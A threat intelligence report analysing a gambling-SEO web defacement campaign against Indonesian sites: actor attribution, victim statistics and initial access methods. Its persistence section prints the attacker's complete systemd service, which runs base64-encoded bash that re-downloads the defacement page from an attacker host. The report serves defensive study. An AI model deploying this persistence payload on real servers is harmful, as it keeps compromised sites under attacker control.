OPENHUNTING.IO

CYBER THREAT REPORT

SLOT GACOR

GAMBLING CAMPAIGN WEB DEFACEMENT: LESSONS LEARNING FROM WEB DEFACEMENT IN INDONESIA

GAMBLING CAMPAIGN WEB DEFACEMENT: LESSON LEARNING FROM WEB DEFACEMENT IN INDONESIA

Release Date

Thursday, 23 November 2023

Threat Intelligence Analyst

Rizqy Rionaldy, CTIA, CEH, CHFI, ECIH
Security Researcher @openhunting.io

CONTENTS


INTRODUCTION


The phenomenon of hacking websites to use as a medium for online gambling site campaigns is increasingly rampant in Indonesia. This has led to numerous websites being affected by web defacement attacks. Web defacement is an attack on a website's page aimed at changing its original appearance or content. This incident has been detected on a massive scale, causing dozens, even hundreds of websites to be impacted. Therefore, the creation of this document is deemed necessary to conduct a study related to these website hacking attacks. This is to enhance detection and countermeasures against similar incidents.

MOTIVATION


Based on the information we have gathered, it is understood that the motivation behind the web defacement attacks on online gambling campaigns is to **enhance the Search Engine Optimization (SEO) of online gambling sites**. The perpetrators of the hacking receive compensation from the owners of these online gambling sites, which, upon tracing, have been identified as originating from Cambodia.

We are attempting to understand how this online gambling site campaign works by delving into one of the websites that fell victim to the web defacement attack.







On the defaced page, there is a lot of information for registering an online gambling account. It was found that one of these websites was created by a Threat Actor named **JendralsMaya**. Further investigation reveals a website related to jendralsmaya in the "Powered By" section.




We attempted to find out information about the jendralsmaya.org domain used in the online gambling web defacement. It was discovered that this domain was newly created in November.




In another sample of the website defacement, we found copyright related to jendralMaya, which directed to the domain https://styledebates.com/.




We conducted further analysis of the website and obtained a landing page that also contained information about online gambling.



We attempted to view the registration date of the website to determine the domain registration date. It is known that the website has been active since 2016, indicating that this website may have been taken over by the Threat Actor Jendralsmaya to disseminate information related to online gambling.




To ensure this, we attempted to view the website's history before the defacement was carried out. In April 2023, the website still contained information related to fashion. However, in the subsequent snapshot history in August, it had already been subjected to a web defacement attack.



Based on this information, we understand that the **defacer group has created a landing page. This landing page could be a website with a domain purchased using the defacer group's initials or a website taken over through hacking.**

After knowing about Threat Actor's landing page, we conducted checks on the information provided on several related sample websites. One of the aspects is in user registration page.




When attempting to access the user registration page, the website will automatically redirect to a page like the following:
https://sgkpetir500x.com/register?ref=**Tdq2Tslc**
https://hanyasgk.com/register?ref=**Tdq2Tslc**

In every landing page or result of the online gambling web defacement provided, **when a user attempts to register, they will be redirected to another website, where a referral code is then provided in the accessed link**.


TARGET OF ATTACK

We attempted to delve into who the targets were for the web defacement attacks, to understand how this attack operates. We found a GitHub repository related to one of the web defacement admins, which displayed files containing URLs that had been successfully attacked for online gambling campaigns. We conducted


an in-depth analysis of the mentioned repository as one of the samples for analysis. Subsequently, we gathered information about the targets of the attack based on the commit history.



The collection of attack targets revealed a total of 933 unique URLs that we gathered. This data originated from a total of 756 different domains during the period from **January 19 to November 18, 2023**.



Based on the timeline analysis, it is evident that the web defacement perpetrators conducted the highest number of attacks on 20 target domains in a single day. **The average daily attacks amounted to 3-4 attacks**. Analysts assume that the perpetrators carried out these attacks manually, resulting in a less aggressive approach compared to automated bot attacks when targeting their victims.



Based on the gathered information, it is known that domains categorized under **go.id were the most targeted, followed by ac.id and com domains**. However, several domains from outside the country became **victims of the attacks**.

We attempted to study the domains and URL paths that became victims of the attacks. Based on our observations, the following findings were obtained:

1. There are several subdomains that, upon examination, appear to be CMS/templates such as jdih, ppid, pmb, and others. This indicates that the **hacker conducted repeated attacks using the same method** on different targets by exploiting vulnerabilities in the CMS/template of the websites they targeted.

2. In our observation of the attack paths, the most common locations for defacement pages were found in paths such as upload, wp-content, storage, js, image, assets, and others. In some cases, **attackers were found to create new folders within the attack path on certain targets**.
3. In some domains, there were multiple web defacement paths, where the **attacker would upload various types of online gambling directories to the target website**.

INITIAL ACCESS

We conducted a detailed analysis based on the previously described attack targets. This analysis aimed to identify the possible initial access methods used by the attackers. The analysis yielded the following results:

1. In the samples we have, the victims of web defacement attacks are websites that use servers with the **PHP programming language** or utilize the WordPress CMS.
2. Some websites were found to be vulnerable to **XSS (Cross-Site Scripting) attacks**, which allowed attackers to exploit XSS injection payloads. This resulted in scripts being embedded on pages and executed, displaying the defacement page.
3. On some websites, there were **unverified upload forms** that could be exploited by attackers to upload shell backdoors. We discovered several backdoor lists that attackers frequently used for online gambling defacement such as Alfa Shell, Digicorp, etc.

4. Some websites were found to have **outdated application versions**, where the used versions had known vulnerabilities that could be exploited. One example is exploiting security flaws in PHP Units, which attackers could use for Remote Code Execution.
5. On several affected websites, **SQL injection attacks** were detected, which attackers exploited to manipulate the database. This resulted in attacks such as the addition of new user accounts and their exploitation, as well as alterations to the appearance of article posts.
6. We also analyzed the existence of **compromised accounts** found on dark web forums. This allowed attackers to gain access to web applications and carry out web defacement attacks from within.

Based on this, it was found that attackers gained initial access through various methods, including vulnerabilities in CMS versions, unsanitized input forms, file inputs vulnerable to shell code, vulnerabilities in application versions (PHP Unit), SQL injection attacks, and compromised accounts.

PERSISTENCE


As part of the investigation, we check samples related to the affected websites from the online gambling web defacement attacks. This was done to understand how attackers operate after gaining initial access. We made every effort to replicate this attack without revealing the identity of the victims affected by the attack

The attackers would modify the .htaccess file to allow certain webshells to be executed in predefined folders. Afterward, the attackers would prepare the defacement page and Google Indexing

with the aim of making the website appear on the first page of Google search results.

We attempted mitigation by removing the defaced website files and restoring them using the actual script. However, this consistently resulted in our system automatically reverting to the previously deleted defacement web page.

We examined the running processes using the command *sudo ps aux*. We discovered encoded commands using base64 that were executed on the website:



This leads to the attacker establishing persistence by creating multiple processes and services that continuously run, ensuring that the online gambling page display cannot be removed. When the file is deleted, the services automatically regenerate the file. Here is a list of the discovered services:

```
apport.service                                    loaded active exited  LSB: automatic crash report generation
console-getty.service                             loaded active running Console Getty
console-setup.service                             loaded active exited  Set console font and keymap
cron.service                                      loaded active running Regular background program processing daemon
dbus.service                                      loaded active running D-Bus System Message Bus
getty@tty1.service                                loaded active running Getty on tty1
jj.service                                        loaded active running Jendral Maya Still Alive
keyboard-setup.service                            loaded active exited  Set the console keyboard layout
networkd-dispatcher.service                       loaded active running Dispatcher daemon for systemd-networkd
plymouth-quit-wait.service                        loaded active exited  Hold until boot process finishes up
plymouth-quit.service                             loaded active exited  Terminate Plymouth Boot Screen
plymouth-read-write.service                       loaded active exited  Tell Plymouth To Write Out Runtime Data
rsyslog.service                                   loaded active running System Logging Service
setvtrgb.service                                  loaded active exited  Set console scheme
snap.ubuntu-desktop-installer.subiquity-server.service loaded active running Service for snap application ubuntu-desktop-installer.subiquity
snapd.seeded.service                              loaded active exited  Wait until snapd is fully seeded
snapd.service                                     loaded active running Snap Daemon
systemd-journal-flush.service                     loaded active exited  Flush Journal to Persistent Storage
systemd-journald.service                          loaded active running Journal Service
systemd-logind.service                            loaded active running User Login Management
systemd-remount-fs.service                        loaded active exited  Remount Root and Kernel File Systems
systemd-resolved.service                          loaded active running Network Name Resolution
systemd-sysctl.service                            loaded active exited  Apply Kernel Variables
systemd-sysusers.service                          loaded active exited  Create System Users
systemd-tmpfiles-setup-dev.service                loaded active exited  Create Static Device Nodes in /dev
systemd-tmpfiles-setup.service                    loaded active exited  Create Volatile Files and Directories
systemd-udev-trigger.service                      loaded active exited  Coldplug All udev Devices
systemd-udevd.service                             loaded active running Rule-based Manager for Device Events and Files
systemd-update-utmp.service                       loaded active exited  Record System Boot/Shutdown in UTMP
systemd-user-sessions.service                     loaded active exited  Permit User Sessions
ufw.service                                       loaded active exited  Uncomplicated firewall
unattended-upgrades.service                       loaded active running Unattended Upgrades Shutdown
user-runtime-dir@0.service                        loaded active exited  User Runtime Directory /run/user/0
user-runtime-dir@1000.service                     loaded active exited  User Runtime Directory /run/user/1000
lines 2-35/43 87%
```

```
root@nalonal:/home/openhunting-io/gacor# systemctl status jj.service
● jj.service - Jendral Maya Still Alive
     Loaded: loaded (/etc/systemd/system/jj.service; enabled; vendor preset: enabled)
     Active: active (running) since Wed 2023-11-22 16:38:29 WIB; 1min 57s ago
   Main PID: 707 (bash)
      Tasks: 2 (limit: 9436)
     Memory: 544.0K
     CGroup: /system.slice/jj.service
             ├─ 707 /bin/bash -c "while sleep 2; do echo dGhpc19wYXRoPS9ob21lL29wZW5odW50aW5nLWlvL2dhY29yL2luZGV4Lmh0bWwKdXNlcj13d3ctZGF0YQppZ>
             └─1180 sleep 2
```

We investigated the programs running on those services by opening the **jj.service** file.

```
[Unit]
Description=Jendral Maya Still Alive
After=network.target

[Service]
Type=simple
Restart=always
User=root
WorkingDirectory=/root
ExecStart=/bin/bash -c "while sleep 2; do echo
dGhpc19wYXRoPS9ob21lL29wZW5odW50aW5nLWlvL2dhY29yL2luZGV4Lmh0b
WwKdXNlcj13d3ctZGF0YQppZiBbICEgLWYgJHRoaXNfcGF0aCBdICYmIFsgIS
AtZCAkKGRpcm5hbWUgJHRoaXNfcGF0aCkgXTsgdGhlbgogICAgbWtkaXIgLXA
gJChkaXJuYW1lICR0aGlzX3BhdGgpICYmIGN1cmwgLXMgaHR0cHM6Ly94c2Vj
LTEzMzcud2ViLmFwcC9ARmlsZXMvYnVsdWt1bWJhLWdhY29yIC1vICR0aGlzX
3BhdGgKZWxzZQogICAgZWNobyAiRmlsZSBvciBkaXJlY3RvcnkgYWxyZWFkeS
BleGlzdHMiCmZpCmlmIFsgIiQoc3RhdCAtYyAnJVUnICR0aGlzX3BhdGgpIiA
hPSAiJHVzZXIiIF07IHRoZW4KICAgIGNob3duICR1c2VyOiR1c2VyIC1SICQo
ZGlybmFtZSAkdGhpc19wYXRoKQpmaQ== | base64 -d | bash; done"
```

